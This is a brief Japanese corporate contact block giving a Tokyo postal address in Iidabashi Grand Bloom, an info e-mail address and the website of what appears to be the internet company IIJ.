〒102−0071 東京都千代田区富士見2-10-2　飯田橋グラン・ブルーム
E-mail：info@iij.ad.jp　URL：https://www.iij.ad.jp